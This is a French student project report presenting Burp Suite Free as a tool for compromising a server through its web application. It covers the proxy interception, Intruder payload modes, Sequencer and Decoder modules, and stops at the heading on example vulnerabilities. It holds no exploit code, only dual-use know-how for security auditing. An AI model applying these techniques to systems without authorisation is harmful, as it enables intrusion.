Compte rendu de projet du module INF358: Étude détaillée d'outils de mise en œuvre d'attaques

23 avril 2015

Table des matières

Chapitre 1

Prise en main de BURP Suite

Dans le cadre de notre étude, pour exploiter et compromettre un serveur, nous avons besoin d'une surface d'entrée, et d'outils pour l'exploiter.

Dans cette première partie, nous partirons du principe que le serveur à compromettre dispose d'une application WEB (ERP, site vitrine ...), et nous utiliserons la suite BURP en version gratuite pour pouvoir découvrir et exploiter ses vulnérabilités.

Une fois la vulnérabilité de l'application WEB exploitée à l'aide de BURP Suite, nous passerons la main à un nouvelle outils dans le chapitre suivant.

1.1 Présentation de l'outil

Dans cette section, nous présenterons promptement les fonctionnalités de la suite ainsi que le contexte d'utilisation dans laquelle elles s'insèrent.

En effet, cette suite est disponible en deux moutures :

1. Une version gratuite, permettant une reconnaissance suffisamment exhaustive d'une application, mais ne permet que très peu d'automatisation
2. Une version payante ($299 par utilisateur par an) permettant de faire de la reconnaissance automatique, de lancer des attaques, et d'envoyer plus rapidement des charges actives dans l'application à auditer.

Nous mettrons donc en évidence l'architecture de la suite BURP et le rôle central de son proxy d'interception, les problématiques liées à sa licence, et enfin, le différentiel entre la version gratuite et la version payante de l'outil.

1.1.1 Introduction à BURP suite

Pour résumer au mieux l'architecture de BURP suite, nous pourrions la décrite de la façon suivante :

Nom de l'outil	BURP Suite Free
Éditeur	PortSiwgger
URL de téléchargement	`http://portswigger.net/burp/download.html`
Dépendance(s)	Java Runtime Environement
Licence	`http://portswigger.net/burp/eula-free.html`

FIGURE 1.1 – Caractéristiques générales de l'outil étudié




FIGURE 1.2 – Capture d'écran de la suite BURP en pleine action

1. Un serveur proxy chargé d'intercepter les requêtes et les réponses HTTP entre un navigateur WEB et le serveur hébergeant l'application WEB à auditer. Ce module peut être :
   — entièrement passif, et ne se contenter que de journaliser les échanges et les transmettre au module "Target" de BURP suite,
   — ou actif, en questionnant l'utilisateur sur l'émission de chaque requête HTTP, en lui permettant de transmettre la requête sans changement, de la supprimer, ou simplement de la modifier.
2. Une interface utilisateur permettant d'accéder à l'historique des requêtes ainsi qu'aux autres modules (dont la configuration). Cette interface de visualisation est très complète puisqu'elle permet de :
   — vérifier l'arborescence de l'application découverte,
   — étudier l'historique des requêtes clientes et leurs réponses associées,
   — rediriger les requêtes/résultats vers un module d'analyse ou d'action spécifique (module "repeater", module "sequencer" etc. ,
3. Enfin, une suite de module opérant des traitements spécifiques sur les données interceptées (exemple : le module "repeater" permet de réiterer des requêtes pour lequel il est configuré).

BURP Suite est aussi extensible grâce à la gestion de plugin. Il permette par exemple d'étendre le moteur de reconnaissance de site ou l'intégration de BURP Suite avec Selenium et JUNIT pour des audits internes d'application.

1.1.2 Licence

Le logiciel BURP n'est **pas** un logiciel libre. En conséquence, la licence d'utilisation de la version gratuite est un contrat à destination de l'utilisateur final uniquement (EULA) entre Portswigger et l'utilisateur final.

Note : il n'existe aucune restriction concernant les licences des plugins de BURP.

1.1.3 Version payante

Burp est disponible en deux moutures :

— Une version gratuite disposant de la majorité des modules, mais disposant de certains modules actifs bridés,

— Une version payante ($299/utilisateur/an), n'ayant aucun bridage.

Typiquement, la version payante dispose des avantages suivant sur la version gratuite :

— la version payante n'impose pas une durée de repos exponentiellement croissante entre chaque tentative d'injection payload dans le moduel *Intruder*,

— présence du module "Scanner",

— la version payante autorise la sauvegarde et la restauration de l'espace de travail : concrètement, il est possible de scanner une application, exécuter certains module, et sauvegarder l'avancée de ses travaux. Cela n'est pas possible dans la version gratuite de l'outil,

— présence du module découverte de ressources statiques et dynamiques de l'application auditée ;

— analyse plus poussée du contenu des pages de l'application, telle que la découverte des scripts *JavaScript*, la recherche de commentaires etc. (outils appelé "*engagement tools*").

Il est clair que la version commerciale correspond plus à un besoin d'audit régulier d'applications. Néanmoins, la version gratuite nous a semblé suffisante pour nous familiariser avec l'audit d'application WEB et la manipulation de BURP Suite.

En conséquence, l'intégralité des manipulations réalisées dans le cadre de ce projet ont été réalisées avec la version gratuite de l'outil.

1.2 Explication détaillé du fonctionnent de chaque module

Pour mesurer les capacités de l'outil étudier, ce document présentera les différents modules de de la suite BURP tour à tour dans cette section.

En tout et pour tout, les modules suivant seront abordés :

1. *Target*, chargé de synthétiser les informations de la reconnaissance de l'application (historiques des requêtes, arborescence connue ...),
2. *Proxy*, gérant le proxy d'interception des communications avec l'application,
3. *Spider*, construisant l'arborescence de l'application auditée,
4. *Scanner*, le module de recherche de vulnérabilités WEB sur toutes les pages accessibles de l'application,
5. *Intruder*, étudiant la réaction d'une application à l'insertion de valeurs arbitraires dans ses arguments *GET*, *POST* ou *Cookies*,
6. *Reapeter*, ré-émettant des requêtes,
7. *Sequencer*, auditant l'entropie de variables,
8. *Decoder*, permettant d'encoder ou de décoder des chaines de caractères
9. *Comparer*, chargé de comparer facilement deux fichiers,
10. *Extender*, le gestionnaire de plugins de l'outil,
11. *Options*, l'interface de configuration de la suite BURP,
12. *Alert*, une simple interface de journalisation des erreurs de BURP Suite.

Chaque module est accessible en cliquant sur l'onglet associé depuis l'interface graphique.




FIGURE 1.3 – Illustration du module *Target* de BURP Suite

1.2.1 Module Target : synthèse de l'arborescence connue de l'application & historique des requêtes

Le module *Target* présente l'arborescence découverte de l'application, et l'historique des requêtes traitées par le Proxy BURP.

Ces deux composants mènent à des fonctionnalités distinctes :

— La partie liée à l'arborescence permet de naviguer dans cette dernière, de filtrer les requêtes à afficher, de piloter la reconnaissance de l'application WEB auditée, et d'envoyer le contenu de fichier à la d'autres module de BURP Suite.

— la partie liée aux requêtes/réponse permet de les inspecter, et de transférer leurs contenus vers d'autres modules de BURP Suite. Les requêtes et leurs résultats sont visualisables sous forme de de textes brutes ou sous formes hexadécimales. Aussi, elle peut uniquement se limiter à leurs en-têtes.

— Enfin, l'onglet *Scope* permet de définir le périmètre de l'étude : il est possible de tolérer l'audit sur des URL correspondant à une expression tout comme il est possible de refuser l'audit de ressources correspondant une certaine expression. De la sorte, il est possible d'auditer une application WEB accessible sur un certain hôte virtuel sans, pour autant, que les liens pointant vers l'extérieur de l'application soient suivis.

Le module *Target* est complété automatiquement par le module *Proxy* lorsque l'utilisateur navigue en redirigeant son trafic vers le module *Proxy*.

Chaque requête ou réponse peut-être envoyée aux modules suivant :

— Intruder,
— Repeater
— Sequencer
— Comparater
— Navigateur WEB

On notera enfin que, dans la version professionnelle, la suite BURP permet de faire une reconnaissance plus poussée de l'application à auditer grâce aux fonctionnalités *Engagement tools*

— recherche générale,
— recherche de commentaires,




FIGURE 1.4 – Illustration du module *Proxy* de BURP Suite

— recherche de scripts,
— recherche d'expressions particulières,
— génération automatique de code d'exploitation CSRF.

1.2.2 Module Proxy : interception et modification à la volée des requêtes HTTP & Websocket

Pour journaliser et manipuler les requêtes et réponses entre le client et l'application auditée, BURP Suite dispose d'un module *Proxy* interceptant les requêtes. Il s'agit du principal pourvoyeur d'information du module *Target*.

Note : L'interception de connexions HTTPS peut-être problématique avec BURP puisque ce dernier agit en *Man-In-The-Middle* et propose son propre certificat. Il est nécessaire de rajouter le certificat de l'autorité de certification de BURP Suite dans la base de donnée des autorités approuvées par le navigateur WEB utilisé.

Le module *Proxy* possède une interface permettant d'inspecter les journaux des connexions :

1. des connexions HTTP,
2. des connexions HTTPS,
3. des connexions de WebSockets

Cependant, la fonctionnalité la plus intéressante est sa possibilité d'intercepter les requêtes faites à l'application, soit par l'utilisateur, soit par des scripts du coté clients, soit par des instructions dans les en-têtes HTTP (Ex : rafraichissement automatique de la page), et de proposer à l'utilisateur de :

— laisser la requête sans modification (*Forward*),
— modifier la requête à la volé, et la transmettre à l'application,
— bloquer la requête (*Drop*).

En outre, les données de la requêtes peuvent aussi être transmises à d'autres modules de BURP Suite.




FIGURE 1.5 – Illustration du module *Proxy* durant l'interception d'une requête.

On notera enfin que l'interception des données peuvent être réglée plus finement, en incluant le traitement automatisé des certains domaines, de certaine requêtes et réponses serveurs :

1. transfert ou suppression de certaines requêtes respectant une certaine expression régulière,
2. interception de réponses respectant certaines expressions régulières,
3. suppression de *JavaScript* ou d'objets dans les réponses,
4. suppression de drapeaux sur les Cookies (*h*ttp-only),
5. conversion des champs cachés des formulaires HTML en champs visibles,
6. ajout/modification/suppression des interfaces et réseaux d'écoute du serveur proxy.

Note : les extension de navigateur facilitant la gestion de la configuration de serveurs proxy sont très appréciables. Dans le cadre de la rédaction de ce présent document, l'extension *FoxyProxy Standard* a été utilisée sous le navigateur *Mozilla Firefox*.

1.2.3 Module Spider : module de découverte de l'arborescence de l'application

Spider est une module de reconnaissance d'applications WEB chargé de dresser l'arborescence d'une application.

Son exécution est invoquée depuis le module *Target* (par le menu contextuel, en sélectionnant "*Spider this host*" ou "*Spider from here*") mais son exécution est contrôlée depuis l'onglet "*spider*".

Le module de reconnaissance se base sur diverses techniques :

1. la reconnaissance passive, en se basant uniquement que sur la navigation de l'utilisateur avec le module *Proxy*,




FIGURE 1.6 – Illustration du module *Spider* de BURP Suite

2. la recherche de fichiers `robot.txt`, chargé d'autoriser ou de refuser l'indexation de page Web par les robots des moteurs de recherche, mais contenant souvent des URL valides menant à des ressources d'applications,
3. l'étude systématique de tous les indexes de répertoires détectés dans les URL,
4. l'étude différentielle des messages d'erreurs du serveur HTTP.

Si le module rencontre des formulaires, il peut tenter de les remplir automatiquement grâce à la reconnaissance des champs utilisateurs au moyen d'expressions régulières.

L'utilisateur a la main mise sur la plupart des paramètres du module. Par exemple, l'utilisateur peut personnaliser l'en-tête des requêtes, le nombre de threads ou la durée de repos entre chaque tentative de connexion.

1.2.4 Module Scanner : auditeur de vulnérabilités WEB automatique

Note : Dans la version gratuite de la version de la suite BURP, cette fonctionnalité n'est pas accessible : Portswigger n'autorise son usage que dans sa version commerciale.

1.2.5 Module Intruder : configuration et envoi de requêtes conditionnée à des ensembles de valeurs

Le module *Intruder* est un module permettant l'envoi de requêtes HTTP modulée à l'usage de variables : Elles sont affectées des valeurs issues de dictionnaires, et envoyées au serveur.

Puisqu'il est possible de déclarer plusieurs variables et qu'une seule source de valeur de valeur est tolérée, il existe plusieurs méthodes d'affectation de valeurs (*payload*) au variable :

— pour un seul jeu de payloads :

1. *Sniper* : pour chaque payload enregistré dans la liste, le payload est affecté à une variable, puis à l'autre :
   (a) (liste[0],)
   (b) (liste[1],)
   (c) (,liste[0])




FIGURE 1.7 – Illustration du module *Intruder* de BURP Suite

(d) (,liste[1])

2. *Battering ram* : pour chaque payload enregistré dans la liste, le payload est affecté à toutes les variable de la reque en même temps :
   (a) (liste[0],liste[0])
   (b) (liste[1],liste[1])

— pour de multiple jeux de payloads :

1. *Pitchfork* : Pour chaque requête faite, chaque valeur de payload est itérée. Cela ne permet donc pas de tester toute les combinaisons des listes de payload possible.
   (a) (listeA[0],listeB[0])
   (b) (listeA[1],listeB[1])
   (c) (listeA[2],listeB[2])
2. *Cluster bomb* : Pour toutes les requêtes faites, toutes les combinaisons de payloads sont testées :
   (a) (listeA[0],listeB[0])
   (b) (listeA[0],listeB[1])
   (c) (listeA[0],listeB[2])
   (d) (listeA[1],listeB[0])
   (e) etc.

Les listes de payloads peuvent être chargées de différentes façons :
— À partir d'une liste, importable depuis un fichier ou éditable directement,
— depuis un fichier contenant de multiples listes,
— des produits de listes,
— une liste issue de listes de mots auxquels des caractères ont été permutés,
— des listes de nombres,
— des listes de dates,
— une suite de caractères à partir de laquelle une liste de test par force brute est générée,
— la chaine de caractère nulle.




FIGURE 1.8 – Illustration du module *Repeater* de BURP Suite

Note : Le lancement de l'envoi des requêtes se fait à partir de la barre de menus.

Note 2 : BURP Suite free augmente le temps entre chaque tentative de façon exponentielle, contrairement à la version professionnel.

1.2.6 Module Reapeater : Étude & iteration de requêtes HTTP

Le module *repeater* est module chargé d'éditer et d'itérer des requêtes à destination d'une application WEB.

Dès lors, il est possible de rediriger le résultat de la requête vers d'autres modules de la suite BURP comme :

— le module *Spider*,
— le module *Intruder*,
— le module *Repeater (lui-même)*,
— le module *Sequencer*,
— le module *Comparer*,
— le module *Decoder*.

Enfin, ce module permet de suivre les redirections & d'effectuer des recherches dans le contenu des requêtes et des réponses.

1.2.7 Module Sequencer : étude de l'aléa de variables

Le module *Sequencer* permet de vérifier le caractère aléatoire d'une varible. En fait, ce test mène des études statistiques sur une série de valeurs de la variable, et en calculera la probabilité d'apparition d'un motif. Si un motif dépasse un seuil de probabilité sur un échantillon de valeurs suffisamment important, alors, la variable n'est plus considérable comme aléatoire.

Ce module dispose de deux modes de fonctionnement :

1. le mode *Live Capture*, permet de requêter automatiquement l'obtention de valeurs depuis l'application WEB, de parser sa valeurs, et de l'ajouter dans la liste de valeurs à analyser. Ce mode est très utiles pour étudier la prédictibilité d'un jeton de session par exemple.




FIGURE 1.9 – Illustration du module *Sequencer* de BURP Suite

2. Le mode *Manual load*, dans lequel l'utilisateur soumet une listes de valeur à étudier, pour la même variable. L'entrée peut être soit le presse papier, soit un fichier contenant une liste de valeur. Ce mode peut-être très utile pour étudier l'aléa d'une liste de mots de passe récupérée depuis une base de donnée.

Note : l'utilisation de ce module en mode *live capture* nécessite que l'application à auditer soit accessible.

Parsabilité en mode live capture : BURP Suite permet de récupérer les variables du code de différentes façon :

1. depuis l'ensemble des cookies disponibles,
2. depuis l'ensemble des champs d'un formulaire HTML,
3. depuis le code source de la page de la réponse, en indiquant les chaines de caractères délimitant les bornes de l'intervalle de sélection de valeurs.

1.2.8 Module Decoder : encodeur et décodeur de chaines de caractères

Le module *Decoder* est un module auxiliaire à l'audit d'application WEB. En effet, ce module permet d'encoder, de décoder et de calculer les condensats des chaines de caractères, et principalement des variables transmises à l'application WEB.

L'édition, ayant lieu dans une interface adaptée aux encodages et décodages successifs, peut se faire soit en édition en clair, soit dans un éditeur hexadécimal.

Les encodages suivant sont supportés :

— le texte clair,
— encodage URL,
— encodage HTML (*HTML Special characters*),
— Base64
— ASCII Hexadécimal
— Hexadécimal




FIGURE 1.10 – Illustration du module *Decoder* de BURP Suite

— Octal
— binaire
— Compression GZIP

Le champs à encoder/décoder peuvent être importé depuis le module "*Target*"

Typiquement, ce module fournit une aide précieuse dans le cadre d'ingénierie inversée sur des variables de l'application WEB à auditer.

1.2.9 Autre (Comparer, Extender, Option ...)

BURP Suite dispose, enfin, de divers modules auxiliaires complétant les capacités des modules précédemment présentés.

Comparer : Ce module permet de comparer deux chaines de caractères issues de requêtes, de réponses du serveur, de fichiers, ou du presse-papier de l'utilisateur. La comparaison peut soit être d'octet à octets (*Bytes*), soit de mots à mots en ignorant les espaces (*words*).

Extender : Ce module est un gestionnaires d'extensions pour BURP Suite. En effet, il permets d'ajouter et de supprimer des modules suceptibles d'étendre les possibilités offertes par l'outil. D'ailleurs, BURP Suite offre un accès au *BApp Store*, un dépôt en ligne d'extensions téléchargeables. Néanmoins, les outils susceptibles d'offrir des fonctionnalités similaires à BURP Suite professional ne sont pas installable dans la version gratuite. Enfin, ce module offre un rapide accès aux API de BURP Suite.

Options : le paramétrage général de BURP suite se fait au travers de ce module. D'ici il est possible de configurer, entre autres choses :

— les modalités de connexions à internet,
— les options générales sur le protocole HTTP,
— les options générales sur le protocole SSL,
— la gestions des sessions et des cookies de sessions initiés par les outils BURP Suite,
— l'interface utilisateur,

— le niveau de journalisation,
— les raccourcis clavier.

Alert : enfin, l'onglet *Alert* sert uniquement à journaliser les événements liés à BURP Suite, tout comme le feraient des fichiers journaux classiques.

1.3 Exemple de vulnérabilités WEB découvrable par BURP

